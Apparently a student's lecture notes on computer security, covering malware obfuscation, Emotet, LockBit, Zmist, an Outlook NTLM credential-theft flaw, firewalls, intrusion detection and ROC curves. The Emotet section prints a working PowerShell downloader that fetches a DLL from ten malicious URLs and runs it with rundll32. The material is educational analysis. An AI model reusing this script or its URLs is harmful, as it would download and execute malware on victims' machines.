
Polymorphic malware

The body of the malware is encrypted, with different keys, so to create different variations of the same malware.
This can be done with:

- different keys
- multiple encryptions
  In that case there may not be a signature, as a copy of the malware is individual, all versions are different for example for each attacker buying the tools.

How to spot it:

While the process code is encrypted, the part to unencrypt it must be **clear**.



The decryption part is a constant, which can be always the same for multiple malware, so one does not know what malware is attacking them on the fly.
To uncover an attack, one must wait until the malware decrypt all the code, however, there may be a time threshold set for detection that is lower than what is actually required, which can present a challenge.
In some cases, the decryption key used by the malware may also be unknown. In these situations, the malware itself will attempt to use various keys until it finds the correct one to decrypt the code. This can make it even more difficult to detect and block the malware.

Code Obfuscation

Multiple companies do it, to prevent their code from being uncovered.
In theory go back to the compiled code is almost impossible, but arriving on an high level of the code may be possible, understanding its logic, so it solves it obfuscation.
Emotet is a malware against commercial areas, such as banks. We may check if it is possible to go into a signature of that maleware.
The typical behaviour of who uses Emotet:

- send a phishing email, with an attachment being a word document
- the document will have some macros, which start powershell
- powershell will download the payload
- the payload is *emotet* or something else (A ransomware)
  msgta.exe: is an utility to execute html, this is a **confused deputy attack**, where the attacker used legal instruments on the node it wants to attack, and provides it with malicious input.
  This is done as those tool have high rights, even a malware remover may be attacked, as it can delete files, stop process etc.
  Being able to attack a program of that kind is really advantageous.

In the file, the code is deep below the file (which seems empty on the above part).
Inside that file there is some javascript, the html file is *obfuscated*, which means that the real file is known only after executing some instruction, in the executable nothing can be understood.
A part of the executable will then put the pieces together at runtime.
Analyst saw that there are three steps

1. HTML downloaded on program A
2. A will download B (payload of actual malware)
3. B attacks
   The code is all made of parameters, with strings, which are above the code itself. So there needs to be a matching of strings.


In this case it is easy, there are other cases where strings are substituted.

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/gO7Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/uLYqpe6E8FH2DkM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/QO5VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w8ZJxkF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Figure 12: The second-stage PowerShell script.

- Program chain: only OS calls are considered, so we define a signature based on that, the chain to construct has those.
- Invocation chain: invoke the OS and for all invocation, keep track of the parameters of the OS.
  What was seen is that the *number of signature is elevated, the explanation for this is that the program when sold is personalized*.
  There is a producer of software, which provides a unique version to each buyer. Even permuting instruction or using alternative commands, or using a command with different parameters may be done to create those personalize version.

There are 139 unique program chain (discard parameters but only code).
20955 unique invocation chains (with different parameters).
Conclusion is that having static signature covering all those cases is challenging.




The colors are the distribution of signature.
At the start they are close, and then the diversity of the signature is enlarged, as there are new versions.
This is also given as the provider will launch new version to find the version that is less easily spotted. So there is an experimentation process to find the vulnerability found with lower probability.

Lockbit 3.0

The Lockbit malware uses a passoword to get the key to decrypt itself.
To uncover it is very very difficult with static signature, as its form is based on the key used to encrypt it.
The code is also compressed after being encrypted, adding additional difficulty to spot it.
Another feature taken from its 2.0 and 1.0 versions is *the list of keyboard languages*.
Those ransomwares attack systems only if the keyboard of a system is not in a predefined list.
The list is usually the one with Russian language.

Zmist

This virus might add itself as a sequence of bits in a file.
The program may be seen as a graph, where the arc of the graph are jumps from one control flow to another. The idea is to embed in the code of the application not the whole sequence of the instruction but the basic blocks, so having jumps connecting each basic blocks to another one
You may have an interleaving of an instruction and basic blocks of an attack.
The code of the virus is hidden behind basic blocks.
In the end one has a situation like that:



There the instruction hidden the jumps.
This is a farther form of obfuscation.
One has to have an internal representation of the code, where to uncover one needs to understand the program jumping to the virus and the virus itself..

Legal Obfuscation

Per se it is not illegal, one may try to uncover intellectual property behind the application running. In that case obfuscation may be used to *defend intellectual property.*
Skype for example, erases the beginning of the code, then the program deciphers the encrypted areas of the code and calls that.
Different checksums are checked to protect code integrity.
Pointers are initialized through computation rather than being initialized at the start.
Also the steps of a loop may be randomized instead of being of fixed length.
Also Skype if it detects that someone tries to debug it, then it will auto-kill itself.
The same solution can be used by malware to protect their signatures.

Chapter 25: Heri dicebamus

Russian military intelligence exploited a vulnerability that has enabled them to acquire the authentication information of important Ukranian authority, by stealing the **NTLM hashes**.
This vulnerability is in Outlook.

It is a zero-click vulnerability, the user must not do anything to exploit the vulnerability.
In outlook you can ask to:

- play a sound when a mail is received or an appointment is received. This of course does entail a user interaction.
  The *sender of the message can decide the sound to play, not the receiver*.
  Even worst, the sender of the message can also **say that the file is stored in a node of the sender, so one downloads in the client that sound**.
  The node where the sound is stored, may force you to send NTLM, and there it is stolen
  You authenticate onto a sender node, which then steals your credential.

How to find/ What is the vulnerability

The vulnerability can be:

- the file on another node
- the fact that you can play the file
  To fit the piece together and implement an attack is really hard and even using Fuzzing this is not easy.
  The complexity that is unrequired may be the vulnerability, as for example the sender selecting the sound to play along with a message.

Chapter 26: Next Generation Firewall

It integrates the defense one needs:

- deep packet inspect to find in the content attacks
- it checks downloads
- it can track redirects when reaching link on mails
  In practice it merges all the security countermeasures.
  Since it is centralized, it is very simple for it to have its rule up to date and protect the network.
  Sadly it is costlier than other firewalls.

Chapter 27: Intrusion Detection

Assume that the attack may have been successful. So we have some intrusion detection mechanism.
There ae three solution for malware detection in basic ways.


- Signature-based approach: *if someone is attacking you, it has to do something, perform action, so there may be a set of action that when performed signals that we have been attacked*. So for example you may receive a packet, and in that there is a string that is the signature of an attack. Take attack and map it to a set of strings, ensuring that there has been an attack. We know the important feature of each attack and from there get if there is an attack
- Anomaly-based: *the goal of an attacker is to do some operation which changes the behaviour of the system, so not look at the signature, but at the behaviour*. If there is a new behaviour then the system has been attacked.
- Specification-based: an attack will violate the specification of the system

Input events

Looking at the sequence of invocation before executing a program for example, invocation to OS.
There may be also a Memory analysis to find if there was an attack
Or some new files have been downloaded and program executed.
There may be Network events, those can be seen by analysing contents of packets that are transmitted and information transmitted on a circuit
In general we may *focus on one node and understand it, monitoring information on that node, OS calls, segment in memory etc.*
The second solution: analyse information flowing between two nodes, doing an network intrusion detection.
So this is built on ongoing communication, built around a packet sniffer.

The analysis in based on a prediction on how B will handle a message from A.
There is a semantic gap: look at information and see how it is handled by a receiver.
Build a model of what happens when an information is received, you need *accurate information on the receiver to see how it processes information*.
Note that you may lose some information, as the network may be too fast. A lot of attacks have been developed to prevent this solution to work.
A malicious attacker may have inserted a fake packet, with an erroneous checksum, so the receiver discard the packet, while the **model may think that it was accepted**.
Adding in the model a check of the checksum would mean to make it more complex, so you will loose more packets.
Network events was a popular way to make a node spot attacks as having a sniffer reading a message is easy, you need to just divert to one node in Hub or Router the traffic.

It is hard to cover the semantic gap to understand behaviour in the receiving node.
As of today and from the Russian invasion of Ukraine, network events checking is not good as endpoint:



Endpoint detection and response is much better.

Anomaly Based detection

The basic idea to do an Anomaly Based Solution define anomaly and to do so one must define normal.
Decide if there is something interesting for you, checking how many requests were served in a given hour, with some problems observed as interesting for the system.
So for each property expected by the system, one builds a probability distribution.
For example:

- log in at X o'clock
  Having a set of things to measure, get a set of possible values and a probability distribution on those values.
  Observe the system for a month, which is a good measure for example.
  Measure also memory occupation, amount of data transmitted.
  User log in and length of the session.
  OS functions invocated and user requests.
  This is the learning phrase.
  After the 30days:
- measure again the system usage, and we compare it wit the 30 days before
  There you have the probability distribution of what can happen.
  A log in a 3am may be define as an anomaly.
  There is a comparison: newvalue - oldvalue < threshold.
  If it goes out of the threshold then there is an attack.
  There is continuous learning as the normal behaviour changes overtime
  There could be also a false positive sometimes, example when one really needs to log at 2 am.
  We define what to measure and compare.
  The anomaly tells you have been attacked but not how, the signature the reverse.
  The vulnerability that could be found is:
- an intrusion in a system, finding a vulnerability of the system
- account of an user been stolen
  A fine tuning must be done over a system to allow it.
  The signature based system using anomaly based is not ready after being installed, but there must be a learning and tuning with changing parameters.


Continuous Learning

Continuous Learning is needed since users may change their behaviour overtime.
After the first "sampling", there will be a continuous learning, where for each end of the day, the update our probability distribution with the data of the day.
The window of the model could be based on the last 30 days, as we spot the attack by checking it against the last 30 days, and updating the model if we were not attacked.
An attacker may have intruded in the system, and create **false positive, meaning that the anomaly behaviour may be incorporated in the system, making it harder to uncover the attack**.
There should be then a threashold:

- high threshold : false negative
- low threshold : false positive.

Model type

- Dynamic: execute the program, collecting information on its behaviour telling how the program will be executed.
- Static: understanding how the program will behave, with function call and information on call order
- Hybrid: mix the static analysis, with some do not know, which are covered by the execution.
  What is observed, in the space of system states is a minimal part.
  In the graph the white (Space Vapprox).
  The blue(Space V) part is legal but not observed as in the period we observe we did not get those states, the grey is illegal (space A).




This model without intersections between white and grey happens only if during the training there was not an attack.
An attack may make the model learn that an illegal state is legal.


Specification based

It is a special case of anomaly based.
Some specific allow to decide if a behaviour is legal or illegal.
Instead of having a learning phase, we use specification, but understanding the specific may not be easy.
The intrusion detection may be:

- Dynamic: collect and run against specification
- Static: program specification returned by a static analysis and compared against actual behaviour
- Hybrid: compiler returns specifications and the behaviour is observed to integrate those case that the complier was not able to solve.
  The ratio of false positive, will decide how many people will be tasked with the security task.
  An analyst will check if a positive is positive or not. The more false positive the more unproductive the people there are checking them are.




False positive: cost on people
False negative: cost on impact of the attack that is successful.
There is a threshold that must be passed for an attack to be positive
Depending on the threshold the number of false positive an negative changes..
We may have 0 false negatives but a lot of false positives.



The first case of false positive and negatives happened in WW2, with false positive and false negative (determined by clouds for example giving false positive).

ROCK




The Receiver Operating Characteristics (ROC) curve is a graphical representation of the relationship between the true positive rate (y-axis) and false positive rate (x-axis). Rules can be established to determine points in this space, such as sending x Mb/sec.

The ideal rule for the ROC curve is point D, which has zero false positives and one true positive. Rule A has a high true positive rate and a low false positive rate.

Rules located below the bisector line have a higher false positive rate than true positive rate. These rules may have incorrect thresholds and should be adjusted accordingly.

One approach to adjusting these rules is to reverse them. For example, if a rule specifies that data must be sent if it is less than x MB/sec, reversing the rule will map the point to the other side of the bisector line, thereby reversing the placement of the point on the ROC curve.
